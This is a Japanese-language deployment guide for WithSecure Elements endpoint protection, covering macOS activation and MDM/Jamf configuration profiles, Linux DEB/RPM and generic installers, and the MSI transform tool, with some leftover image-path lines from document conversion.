> **注:** アクティベーターツールは、WithSecure Elements EPP for Computers (Mac)バージョン17.8.32555以降に同梱されています。

デフォルトのプロファイルとインストールタグを割り当てる

製品をインストールした後、サブスクリプションをアクティベートする前に、デバイスにデフォルトのプロファイルとインストールタグを割り当てることができます。

デフォルトのプロファイルとインストールタグを割り当てるには

1. 製品をインストールした後、次のコマンドを入力してデフォルトのプロファイルをカスタマイズできます。

```
/Library/WithSecure/bin/activator --profile-id <your profile id>
```

サブスクリプションを有効化した後、*COSMOS*設定でプロファイル*ID*の値をデバイスに設定します。例： *--profile-id 18062053*。

注： プロファイルIDを確認するには、プロファイルエディタでプロファイルを開きます。プロファイルIDはURLに含まれています。例：https://emea.psb.f-secure.com/#/c1234567/profiles/computer-protection/edit/1112223/generalSettings。この例では、最初の値 c1234567が会社のプロファイルID、2番目の値 1112223があなたのプロファイルIDです。

2. 次のコマンドを入力して、カスタマイズされたインストールタグを割り当てることができます。

```
/Library/WithSecure/bin/activator --tags "<tags>"
```

サブスクリプションをアクティベートすると、カスタマイズされたタグがデバイスに割り当てられます。

3. 製品を有効化する前に、デフォルトのプロファイルとインストールタグにパラメータを追加できます。アクティベーターツールの使用方法と利用可能なオプションの詳細については、次のコマンドを入力してヘルプを参照してください。

```
/Library/WithSecure/bin/activator --help
```

次の出力が表示されます。

```
USAGE: activator [--profile-id <profile-id>] [--tags "<tags>"] ^
[--subscription-key "<subscription-key>" ^

OPTIONS:^
-p, --profile-id <profile-id> ^
 ID of the desired PSB profile. Example: 123456.
-t, --tags <tags> Installation tags values. Example: "PSB=tag1:tag2:tag3,^
 department=R&D,role=engineer". ^
-s, --subscription-key <subscription-key> ^
 Subscription key to activate. ^
-h, --help Show help information.
```

一般的な配布シナリオ

以下に、Elements Endpoint Protectionソフトウェアを配布する際の一般的なシナリオを示します。

以下の方法で製品を配布することができます。

- ssh
- MDMまたは別のソフトウェア配布ソリューション（Munkiなど）による製品の手動アクティベーションと構成
- MDMまたは他のソフトウェア配布ソリューションを使用して、カスタムパッケージを使用して製品をアクティブ化し、構成します。
- MDMまたは他のソフトウェア配布ソリューション。1つのパッケージを使用して製品のインストールとアクティベーションの両方を実行します。

注： MDMとは別に、別のソフトウェア配布ソリューションを使用することもできます。パッケージのインポート手順については、サードパーティソリューションのドキュメントを参照してください。

MDMプロファイルを使用して製品を設定します

MDMプロファイルは、組織内の多数のデバイスに製品をセットアップするのに役立ちます。

製品構成をデバイスに展開するためのMDMプロファイルを作成するには、次の手順に従います。

1. システム環境設定のMDMプロファイルを生成します。
   次のテンプレートを使用して、独自のMDMプロファイルを作成または拡張します。

> **注:** テンプレート内の`PayloadUUID`と`PayloadIdentifier`の値を、ご自身の値に置き換えてください。例えば、`uuidgen`コマンドラインツールを使用してUUIDを生成できます。

すべて許可する WithSecureシステム拡張機能:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC '-//Apple//DTD PLIST 1.0//EN' 'http://www.apple.com/DTDs/PropertyList-1.0.dtd'>

'http://www.apple.com/DTDs/PropertyList-1.0.dtd'>
<plist version="1.0">
<dict>
<key>PayloadContent</key>
<array>
<dict>
<key>AllowUserOverrides</key>
<true/>
<key>AllowedTeamIdentifiers</key>
<array>
<string>V928P8X763</string>
</array>
<key>RemovableSystemExtensions</key>
<dict>
<key>V928P8X763</key>
<array>
<string>com.withsecure.wsagent.wssystemextension</string>
</array>
</dict>
<key>PayloadDescription</key>
<string>Allows WithSecure System Extension</string>
<key>PayloadDisplayName</key>
<string>WithSecure System Extension</string>
<key>PayloadIdentifier</key>
<string>com.apple.system-extension-policy.213E79BF-4F5E-430D-AFED-D76EC62ACE96</string>
<key>PayloadType</key>
<string>com.apple.system-extension-policy</string>
<key>PayloadUUID</key>
<string>213E79BF-4F5E-430D-AFED-D76EC62ACE96</string>
<key>PayloadVersion</key>
<integer>1</integer>
<key>PayloadOrganization</key>
<string>WithSecure Oyj</string>
```

```
</dict>
</array>
<key>PayloadDisplayName</key>
<string>WithSecure Agent Profile</string>
<key>PayloadIdentifier</key>
<string>SAMPLE.00000000-0000-0000-0000-000000000001</string>
<key>PayloadRemovalDisallowed</key>
<false/>
<key>PayloadType</key>
<string>Configuration</string>
<key>PayloadUUID</key>
<string>00000000-0000-0000-0000-000000000001</string>
<key>PayloadVersion</key>
<integer>1</integer>
</dict>
</plist>
```

コンテンツフィルタリングを許可する WithSecureシステム拡張:

> **注：** macOS 10.15.5以降で必須です。詳細については、Apple Developerドキュメントの WebContentFilterページを参照してください。

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>PayloadContent</key>
<array>
<dict>
<key>UserDefinedName</key>
<string>WithSecure Firewall</string>
<key>PluginBundleID</key>
<string>com.withsecure.wsagent</string>
<key>FilterDataProviderBundleIdentifier</key>
<string>com.withsecure.wsagent.wssystemextension</string>
<key>FilterDataProviderDesignatedRequirement</key>
<string>identifier "com.withsecure.wsagent.wssystemextension" and anchor apple generic and certificate
 leaf[subject.OU] = "V928P8X763"</string>
<key>FilterSockets</key>
<true/>
<key>FilterPackets</key>
<false/>
<key>FilterBrowsers</key>
<false/>
```

```
<key>FilterType</key>
<string>Plugin</string>
<key>PayloadDescription</key>
<string>Allow WithSecure Firewall to filter network traffic</string>
<key>PayloadDisplayName</key>
<string>WithSecure Firewall</string>
<key>PayloadIdentifier</key>
<string>com.apple.webcontent-filter.9FF6DE99-59E2-47A1-8918-CE259D92E785</string>
<key>PayloadType</key>
<string>com.apple.webcontent-filter</string>
<key>PayloadUUID</key>
<string>9FF6DE99-59E2-47A1-8918-CE259D92E785</string>
<key>PayloadVersion</key>
<integer>1</integer>
<key>PayloadOrganization</key>
<string>WithSecure Oyj</string>
</dict>
</array>
<key>PayloadDisplayName</key>
<string>WithSecure Agent Profile</string>
<key>PayloadIdentifier</key>
<string>SAMPLE.00000000-0000-0000-0000-000000000001</string>
<key>PayloadRemovalDisallowed</key>
<false/>
<key>PayloadType</key>
<string>Configuration</string>
<key>PayloadUUID</key>
<string>00000000-0000-0000-0000-000000000001</string>
<key>PayloadVersion</key>
<integer>1</integer>
</dict>
</plist>
```

フルディスクアクセスを許可する WithSecureプロセス:

> **注：** 必須です。詳細については、Apple Developer ドキュメントの PrivacyPreferencesPolicyControl.Services ページを参照してください。

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>PayloadContent</key>
```

```
<array>
<dict>
<key>PayloadDescription</key>
<string>Grant Full Disk Access to WithSecure processes</string>
<key>PayloadDisplayName</key>
<string>Grant Full Disk Access to WithSecure processes</string>
<key>PayloadIdentifier</key>
<string>com.apple.TCC.configuration-profile-policy.F8432F17-1ECD-420D-B3D0-2A35F0BB144E</string>
<key>PayloadUUID</key>
<string>F8432F17-1ECD-420D-B3D0-2A35F0BB144E</string>
<key>PayloadType</key>
<string>com.apple.TCC.configuration-profile-policy</string>
<key>PayloadOrganization</key>
<string>WithSecure Oyj</string>
<key>Services</key>
<dict>
<key>SystemPolicyAllFiles</key>
<array>
<dict>
<key>Identifier</key>
<string>com.withsecure.wsagent</string>
<key>IdentifierType</key>
<string>bundleID</string>
<key>CodeRequirement</key>
<string>identifier "com.withsecure.wsagent" and anchor apple generic and certificate leaf[subject.OU]
 = "V928P8X763"</string>
<key>Allowed</key>
<true/>
<key>Comment</key>
<string>Grant Full Disk Access to WithSecure processes</string>
</dict>
<dict>
<key>Identifier</key>
<string>com.withsecure.wsagent.wssystemextension</string>
<key>IdentifierType</key>
<string>bundleID</string>
<key>CodeRequirement</key>
<string>identifier "com.withsecure.wsagent.wssystemextension" and anchor apple generic and certificate
 leaf[subject.OU] = "V928P8X763"</string>
<key>Allowed</key>
<true/>
<key>Comment</key>
<string>Grant Full Disk Access to WithSecure's System Extension'</string>
```

```
</dict>
</array>
</dict>
</dict>
</array>
<key>PayloadDisplayName</key>
<string>WithSecure Agent Profile</string>
<key>PayloadIdentifier</key>
<string>SAMPLE.00000000-0000-0000-0000-000000000001</string>
<key>PayloadRemovalDisallowed</key>
<false/>
<key>PayloadType</key>
<string>Configuration</string>
<key>PayloadUUID</key>
<string>00000000-0000-0000-0000-000000000001</string>
<key>PayloadVersion</key>
<integer>1</integer>
</dict>
</plist>
```

ユーザー通知を許可する WithSecureプロセス:

注: 必須。詳細については、Apple Developer ドキュメントの NotificationSettingsItem ページを参照してください。

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>PayloadContent</key>
<array>
<dict>
<key>NotificationSettings</key>
<array>
<dict>
<key>AlertType</key>
<integer>2</integer>
<key>BadgesEnabled</key>
<true/>
<key>BundleIdentifier</key>
<string>com.withsecure.wsagent</string>
<key>CriticalAlertEnabled</key>
<false/>
```

```
<key>NotificationsEnabled</key>
<true/>
<key>ShowInLockScreen</key>
<true/>
<key>ShowInNotificationCenter</key>
<true/>
<key>SoundsEnabled</key>
<true/>
</dict>
</array>
<key>PayloadEnabled</key>
<true/>
<key>PayloadDescription</key>
<string>Allow notifications for WithSecure products</string>
<key>PayloadDisplayName</key>
<string>Allow notifications for WithSecure products</string>
<key>PayloadIdentifier</key>
<string>com.apple.notificationsettings.A134E8B3-AE82-4AE9-8D39-F9976B5BEEE1</string>
<key>PayloadType</key>
<string>com.apple.notificationsettings</string>
<key>PayloadUUID</key>
<string>A134E8B3-AE82-4AE9-8D39-F9976B5BEEE1</string>
<key>PayloadVersion</key>
<integer>1</integer>
<key>PayloadOrganization</key>
<string>WithSecure Corporation</string>
</dict>
</array>
<key>PayloadDisplayName</key>
<string>WithSecure Agent Profile</string>
<key>PayloadIdentifier</key>
<string>SAMPLE.00000000-0000-0000-0000-000000000001</string>
<key>PayloadRemovalDisallowed</key>
<false/>
<key>PayloadType</key>
<string>Configuration</string>
<key>PayloadUUID</key>
<string>00000000-0000-0000-0000-000000000001</string>
<key>PayloadVersion</key>
<integer>1</integer>
</dict>
</plist>
```

2. 作成したMDMプロファイルをMDMサービスにインポートし、それを使用して組織内のデバイスに構成を展開します。

> **注：** 詳細については、MDMサービスのドキュメントを参照してください。

Jamf管理システム用のMDMプロファイルを作成する

Jamfポータル用のシステム拡張設定を含むMDMプロファイルを作成します。

Jamfのシステム拡張設定を使用してMDMプロファイルを作成することで、Appleデバイスの管理を効率化できます。この統合により、デバイスの構成とセキュリティ保護を一元的に行えるようになり、組織全体の一貫性が確保されます。システム拡張により、標準のオペレーティング システムには含まれていない追加のセキュリティ機能が提供されます。これらを Jamf に作成すると、管理対象デバイスすべてにこれらの強化されたセキュリティ対策を展開できます。

MDM プロファイルを作成するには:

1. Jamfポータルにログインしてください
2. **[コンピューター]** > **[構成プロファイル]**を選択します。
   構成プロファイルページが開きます。
3. 新しいプロファイルを作成するには、まず **[新規]**を選択します。
4. **新しいmacOS構成プロファイルの**ページで、**[オプション]** > **[一般]**を選択します。
5. 次のことを実行します:
   a) 新しいプロファイルの名前を入力します。
   b) 「レベル」ドロップダウンメニューから **[コンピュータレベル]**を選択します。
   c) 配布方法のドロップダウンメニューから、**[自動的にインストールする」を]**選択します。
6. システム拡張機能を構成するには、次の手順を実行します。
   a) **[オプション]**で **[システム拡張機能]**を選択します。
   b) **表示名**ボックスに `WithSecure`と入力します。
   c) システム拡張機能の種類ドロップダウンメニューから、**[許可されたシステム拡張機能]**を選択します。
   d) チーム識別子ボックスに 「`V928P8X763`」と入力します。
   e) **[許可されたシステム拡張機能]**で、以下を入力し、**[保存]**を選択します。

```
com.withsecure.wsagent.wssystemextension
```

   f) **[+ を]**選択して、新しい **[許可されたシステム拡張機能と Teams ID を]**追加します。
   g) **「表示名」**フィールドに 「`WithSecure Elements System Extension Allow Removal`」と入力します。
   h) **システム拡張機能の種類の**ドロップダウン メニューから、**[リムーバブル システム拡張機能]**を選択します。
   i) **チーム識別子**フィールドに `V928P8X763`と入力します。
   j) **[リムーバブル システム拡張機能]**の下で、**[追加]**を選択し、以下を入力します。

```
com.withsecure.wsagent.wssystemextension
```

7. **[保存]** を選択します。

macOSでのソフトウェアの署名と公証

カスタム製品パッケージを検証し、macOSへのインストールを許可するには、パッケージに署名と公証が必要です。

パッケージに署名および公証を行うには、Appleから配布署名証明書を取得してください。詳細については、Appleのドキュメントを参照してください。

製品パッケージのビルドと署名を行うために設計されたpkgbuild、productbuild、またはproductsignユーティリティを使用して、配布証明書を指定できます。カスタム製品パッケージへの署名が正常に完了したら、それを公証する必要があります。詳細については、「macOSソフトウェアの配布前の公証」を参照してください。

> **注：** インストーラーの -allowUntrustedフラグを使用することで、macOS でのパッケージインストール時の証明書検証をバイパスできます。一部の MDM ソリューションは署名されていないパッケージのインストールをサポートしていますが、推奨されるソリューションではありません。

3.5 Linuxデバイスの展開方法

Linuxデバイスの最も一般的な導入方法。

単一のデバイスまたは小規模な環境の場合は、次のいずれかの方法を選択してください。

- 管理者はインストーラー (下記参照) をダウンロードし、デバイス上で実行します。
- 管理者がユーザーにメールで招待を送ります。ユーザーはエージェントをダウンロードしてインストールするためのリンクを受け取ります。

大規模な展開の場合、これらの方法は、Linuxデバイスを使用し、WithSecure Elements Agentを展開したい企業に適しています。

WithSecure Elements Agent for Linux では、管理対象エンドポイント デバイスにエージェントをインストールするための 2 つの代替方法が提供されています。

DEBまたはRPMパッケージ
汎用インストーラーパッケージ

Linuxのディストリビューションに応じて、正しいパッケージ形式を選択してください。

- DEBパッケージは、DebianおよびUbuntuシステムと互換性があります。
- RPMパッケージは、AlmaLinux、Amazon Linux、Rocky Linux、Oracle Linux、Red Hat Enterprise Linux、およびSUSE Linux Enterprise Serverシステムと互換性があります。
- サポートされているすべてのシステムで、汎用インストーラパッケージを使用できます。

ダウンロード可能なバージョンはAMD64とARM64の2つです。イメージのアーキテクチャに合ったバージョンを選択してください。

いずれのインストーラーを使用する場合も、インストーラーをダウンロードし、依存関係がインストールされていることを確認します。その後、コマンドを実行して製品をアクティベートします。

製品を WithSecure Elements管理モードでインストールすると、WithSecure Elements Security Center を使用して製品のインストールを一元管理できます。

インストールプロセスは、製品のインストールとアクティベーションの2つのステップで構成されています。本製品は、データベースの更新とサブスクリプションの検証のためにクラウドサービスへの接続が必要です。サブスクリプションを2週間以上認証できない場合、製品は動作しなくなります。

3.5.1 WithSecure Elementsと使用するために製品をインストールする

これらの導入方法は、Linuxデバイスを使用し、WithSecure Elements Agentを導入したい企業に適しています。

WithSecure Elements Agent for Linux では、管理対象エンドポイント デバイスにエージェントをインストールするための 2 つの代替方法が提供されています。

DEBまたはRPMパッケージ
汎用インストーラーパッケージ

Linuxのディストリビューションに応じて、正しいパッケージ形式を選択してください。

- DEBパッケージは、DebianおよびUbuntuシステムと互換性があります。
- RPMパッケージは、AlmaLinux、Amazon Linux、Rocky Linux、Oracle Linux、Red Hat Enterprise Linux、およびSUSE Linux Enterprise Serverシステムと互換性があります。
- サポートされているすべてのシステムで、汎用インストーラパッケージを使用できます。

ダウンロード可能なバージョンはAMD64とARM64です。イメージのアーキテクチャに合ったバージョンを選択してください。

いずれのインストーラーを使用する場合も、インストーラーをダウンロードし、依存関係がインストールされていることを確認します。その後、コマンドを実行して製品をアクティベートします。

製品を WithSecure Elements管理モードでインストールすると、WithSecure Elementsポータルを使用して製品のインストールを一元的に管理できます。

インストールプロセスは、製品のインストールとアクティベーションの2つのステップで構成されています。本製品は、データベースの更新とサブスクリプションの検証のためにクラウドサービスへの接続が必要です。サブスクリプションを2週間以上認証できない場合、製品は動作しなくなります。

3.5.2 DEBまたはRPMパッケージを使用して製品をインストールしてください。

DEBまたはRPMパッケージを使用して製品をインストールします。

> **注：** プラットフォームアーキテクチャ固有のインストーラーがあります。適切なものをダウンロードしてください。

1. 製品をインストールするには、次の手順を実行します。
   a) WithSecureダウンロードページにアクセスし、お使いのオペレーティングシステムとアーキテクチャ（AMD64またはARM64）に合ったDEBまたはRPMインストーラーパッケージをダウンロードしてください。
   b) rootとしてLinuxホストにログインします。
   c) 必要な依存関係がインストールされているかどうかを確認するには、「Linux Protection システム要件」を参照してください。
   d) システムパッケージマネージャーを使用して、エンドポイントデバイスにインストーラーパッケージを展開します。
      - AMD64 バージョンを使用するか ARM64 バージョンを使用するかに応じて、DEB ベースのディストリビューションで、次のいずれかのコマンドを実行します。

```
dpkg -i linuxsecurity-installer_amd64.deb
```

```
dpkg -i linuxsecurity-installer_arm64.deb
```

- AMD64 バージョンを使用するか ARM64 バージョンを使用するかに応じて、RPM ベースのディストリビューションで次のコマンドのいずれかを実行します。

```
rpm -Uvh linuxsecurity-installer.x86_64.rpm
```

```
rpm -Uvh linuxsecurity-installer.aarch64.rpm
```

2. 製品をアクティベートするには、以下のコマンドを実行します。

```
/opt/f-secure/linuxsecurity/bin/activate --psb --subscription-key SUBSCRIPTION-KEY --profile-id PROFILE-ID
```

注： SUBSCRIPTION-KEY を製品のサブスクリプション キーに置き換えます。--profile-id パラメータはオプションですが、これを追加すると、エージェントのインストールを、WithSecure Elements Security Centerのプロファイル エディタ ビューで使用可能なプロファイルの 1 つに関連付けることができます。PROFILE-ID をプロファイルの数値識別子に置き換えます。

注： `--override-distro`オプションを使用すると、公式にサポートされていないディストリビューションに製品をインストールできます。たとえば、`--override-distro rhel:8.6`を使用します。WithSecureサポート対象外のディストリビューションに関する問題については、サポートを提供できません。

注： 起動時にHTTPプロキシを使用する場合は、--http-proxyコマンドラインオプションを追加します。このオプションは、以下の形式で使用できます。

- `--http-proxy=`ホスト`:`ポート：指定されたhostとportを、認証なしでネットワークプロキシとして使用するように本製品を設定します。ポート番号が指定されていない場合、デフォルトでポート番号3128が使用されます。例：`--http-proxy=proxy.example.com:8080`。
- `--http-proxy=username:password@host:port`：これは、指定されたhostとportをネットワークプロキシとして使用し、指定されたusernameとpasswordを認証情報として使用するように製品を設定するものです。ユーザー名またはパスワードに特殊文字が含まれる場合は、URL エンコードを使用します。たとえば、パスワードに「@」文字が含まれる場合は、「%40」と入力します。例：`--http-proxy=abc:x%40y%40z@proxy.example.com:8080`

3.5.3 汎用インストーラーパッケージを使用して製品をインストールします。

汎用インストーラーパッケージを使用して製品をインストールします。

注： プラットフォームアーキテクチャ固有のインストーラーがあります。適切なものをダウンロードしてください。

1. 製品をインストールするには、次の手順を実行します。
   a) ログインして WithSecure Elements Security Center。
   b) 下[**管理**]選択[**ダウンロード**]。
   c) [**WithSecure Elements Agent for Servers の**]項目から、お使いのアーキテクチャ (AMD64 または ARM64) に合ったインストーラーをダウンロードしてください。
   d) rootとしてLinuxホストにログインします。
   e) 必要な依存関係がインストールされているかどうかを確認するには、「Linux Protection システム要件」を参照してください。

f) AMD64版またはARM64版のどちらを使用しているかに応じて、以下のいずれかのコマンドを実行して、ダウンロードしたインストーラーファイルの実行可能ビットを設定してください。

```
chmod +x ./linuxsecurity-installer.amd64.bin
```

```
chmod +x ./linuxsecurity-installer.arm64.bin
```

2. 使用するバージョンがAMD64かARM64かに応じて、以下のいずれかのコマンドを実行して製品をインストールおよびアクティベートしてください。

```
./linuxsecurity-installer.amd64.bin --subscription-key SUBSCRIPTION-KEY --profile-id PROFILE-ID
```

```
./linuxsecurity-installer.arm64.bin --subscription-key SUBSCRIPTION-KEY --profile-id PROFILE-ID
```

注: SUBSCRIPTION-KEYを製品のサブスクリプションキーに置き換えます。PROFILE-IDパラメータはオプションですが、これを追加すると、エージェントのインストールを、WithSecure Elements Security Centerのプロファイル エディタ ビューで使用可能なプロファイルの1つに関連付けることができます。PROFILE-ID をプロファイルの数値識別子に置き換えます。

注: インストール時にサブスクリプション キーとプロファイル ID を指定するには、プログラムを実行する前に、`linuxsecurity-installer`プログラムの名前を以下のいずれかのパターンに一致するように変更します。linuxsecurity `-installer-[SUBSCRIPTION-KEY]`または `linuxsecurity-installer-[SUBSCRIPTION-KEY]-[profile=PROFILE-ID]`。サブスクリプション キーと profile=PROFILE-ID は必ず角括弧 [] で囲んでください。名前を変更したインストーラー プログラムは、コマンドライン引数なしで実行できます。

注: `--override-distro`オプションを使用すると、公式にサポートされていないディストリビューションに製品をインストールできます。たとえば、`--override-distro rhel:8.6` のように指定します。WithSecureサポート対象外のディストリビューションに関する問題については、サポートを提供できません。

注: 起動時にHTTPプロキシを使用する場合は、--http-proxyコマンドラインオプションを追加します。このオプションは、以下の形式で使用できます。

- `--http-proxy=ホスト:ポート`：指定されたhostとportを、認証なしでネットワークプロキシとして使用するように本製品を設定します。ポート番号が指定されていない場合、デフォルトでポート番号3128が使用されます。例：`--http-proxy=proxy.example.com:8080`。
- `--http-proxy=username:password@host:port`：これは、指定されたhostとportをネットワークプロキシとして使用し、指定されたusernameとpasswordを認証情報として使用するように製品を設定するものです。ユーザー名またはパスワードに特殊文字が含まれる場合は、URL エンコードを使用します。たとえば、パスワードに「@」文字が含まれる場合は、「%40」と入力します。例：`--http-proxy=abc:x%40y%40z@proxy.example.com:8080`

3.6 一般的なユースケースの処理

一般的な展開ユースケースとしては、 WithSecure MSIツールを使用したクライアントの展開、設定の割り当て、デバイスの重複なしにクライアントを再インストールすることなどが挙げられます。

このセクションでは、 WithSecure MSI ツールを使用してクライアントをデプロイする方法、クライアントに設定を割り当てる方法、重複するデバイスを作成せずにクライアントを再インストールする方法など、一般的なデプロイのユースケースを処理する方法について説明します。

3.6.1 WithSecure MSI変換ツールを使用する

WithSecureMSI変換ツールを使用して、パラメータが埋め込まれたカスタマイズされたクライアントインストーラを作成します。

このツールを使用すると、インストーラーにカスタムパラメーター (たとえば、サブスクリプションキー) を埋め込むことができるため、インストール時にそれらを指定する必要がなくなります。MSI ファイルは 、Elements Agentをインストールするためのカスタマイズされたクライアントアプリケーションを作成する便利な方法です。Active Directory グループ ポリシー経由でインストールする場合など、場合によってはMSI ファイルが必須となります。ただし、必要に応じて他の方法を使用することもできます。

のWithSecureMSI変換ツールを使用すると、カスタマイズされたMSIファイルを作成するか、構成情報のみを含むMSTファイルを作成するかを選択できます。どちらを選択するかは、以下の点を考慮してください。

- カスタマイズされたMSIインストーラを作成する
  - インストーラーにすべての設定が含まれているため、便利な方法です
  - オリジナルのMSIファイルを変更すると、パッケージの署名が無効になります。つまり、独自の証明書で再度署名するか、署名されていないソフトウェアのインストールを許可する必要があります。
- 別のMSTファイルを作成する
  - この方法では、構成用に別のファイルが作成されます。
  - インストーラーの署名を変更しないため、便利な方法です

MSI変換ツールを使用するには、次のようにする必要があります。

- WithSecure Elements Security Centerのダウンロードセクションから、最新バージョンの WithSecure Elements Agentを MSI 形式でダウンロードしてください。


> **重要 :** MSIファイルの有効期限は8ヶ月です。8ヶ月以上前にMSIファイルをダウンロードした場合は、新しいMSIファイルをダウンロードする必要があります。

- ダウンロード WithSecureWithSecureダウンロードサイトからMSI変換ツール (FsMsiTool_ui.exe) を入手してください。


MSI変換ツールを使用するには

1. MSI 変換ツールを起動します。


2. 開いたページで、Elements Agentの MSI インストーラーへのパスを指定し、[**次へ**]を選択します。




3. 追加する1つ以上のMSIプロパティを指定し、[**次へ**] を選択します。



4. 出力MSIファイルまたはMSTファイル、あるいはその両方を指定します。



5. [**生成**] を選択してファイルを作成します。



3.6.2 クライアントに設定を割り当てる

すべてのクライアント設定は、製品固有の設定のバンドルであるプロファイルを使用して管理されます。

クライアント設定は、デバイスにプロファイルを割り当てることで適用します。このセクションでは、プロファイルを手動で割り当てる方法と、割り当てルールを使用してプロファイルを自動的に割り当てる方法について説明します。

プロファイル割り当てルールを追加する

一致する条件に基づいて、新しいデバイスにプロファイルを自動的に適用するプロファイル割り当てルールを追加します。

